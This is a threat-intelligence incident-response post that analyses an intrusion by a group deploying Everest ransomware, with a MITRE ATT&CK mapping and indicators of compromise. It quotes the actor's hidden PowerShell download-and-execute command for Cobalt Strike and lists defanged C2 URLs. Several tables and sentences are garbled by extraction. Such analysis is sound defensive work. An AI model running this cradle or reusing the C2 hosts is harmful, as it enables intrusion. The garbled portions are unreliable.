

- Research
- Threat Intelligence
- Digital Forensics and Incident Response (DFIR)

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# Summary

## tl;dr

In the Threat Pulse released in November 2021 we touched on Everest Ransomware group. This latest blog documents the TTPs employed by a group who were observed deploying Everest ransomware during a recent incident response engagement.

In summary, we identified the following key TTPs:

- Lateral Movement through Remote Desktop Protocol (RDP)
- Gathering of internal IP addresses for hosts on the network
- Local LSASS dumps
- NTDS.dit dumps
- Installation of Remote Access Tools for persistence


### **Everest Ransomware**

Earlier reports [1] have linked Everest ransomware as part of the **Everbe 2.0 family**, which is composed of Embrace, PainLocker, EvilLocker and Hyena Locker ransomware. However, after

recovering and analysing an Everest ransomware file, we assess with medium confidence that Everest ransomware is related to Black-Byte.

# **Everest TTPs**

### **Lateral Movement**



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- C:\Users\Public\Downloads\trustdumps.txt

### Collection

The threat actor installed the WinRAR application on a file server which was then used to archive data ready for exfiltration.

# **Command and Control**

Cobalt Strike was the primary command and control mechanism used by the threat actor. This was executed on hosts using the following command:

powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring(/a'))

Additionally, a Metasploit payload was identified within the path C:UsersPublicl.exe.

The following Remote Access Tools were also deployed by the threat actor as a secondary talled as comman

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| Winrar.exe     | File name | Popular archiving tool, which supportsencryption. |
|----------------|-----------|---|
| subnets.txt    | File name | Network Discovery output file                     |
| trustdumps.txt | File name | Network Discovery output file                     |

| l.exe  |   | File name   | Metasploit payload                                       |                                     |                |
|--|---|---|--|-------------------------------------|----------------|
| hxxp://3.22.79[.]23:8080/                    |   |   | URL  | Site hosting Cobalt Strike beacon   |                |
| hxxp://3.22.79[.]23:8080/a                   |   |   | URL  | Site hosting Cobalt Strike beacon   |                |
| hxxp://3.22.79[.]23:10443/ga.js              |   |   |  | Cobalt Strike C2                    |                |
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| Execution Command and Scripting Interpreter: |   | T1059.003   | Threat actor utilised Windows Command Shell to execute m |                                     |                |

|  |  | Windows<br>Command Shell                       |             |   |                |
|--|--|--|-------------|---|----------------|
| Lateral<br>Movement  |  | Remote Services:<br>Remote Desktop<br>Protocol | T1021.001   | Lateral movement was obser<br>utilising RDP                 | ved            |
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| ana con  |  | Soleware                                       |             | Atera   | Paria          |
| Exfiltrati   | on   | Exfiltration Over<br>C2 Channel                | T1041       | Data exfiltration was conduct using the Splashtop applicati |                |

| Impact | Data Encrypted<br>for Impact | T1486 | Data was encrypted for impact |
|--------|------------------------------|-------|-------------------------------|
|        |                              |       |                               |

# References

- https://attack.mitre.org/
- https://newsroom.nccgroup.com/news/ncc-group-monthly-threat-pulse-november-2021-439934
- https://d<sup>i</sup>

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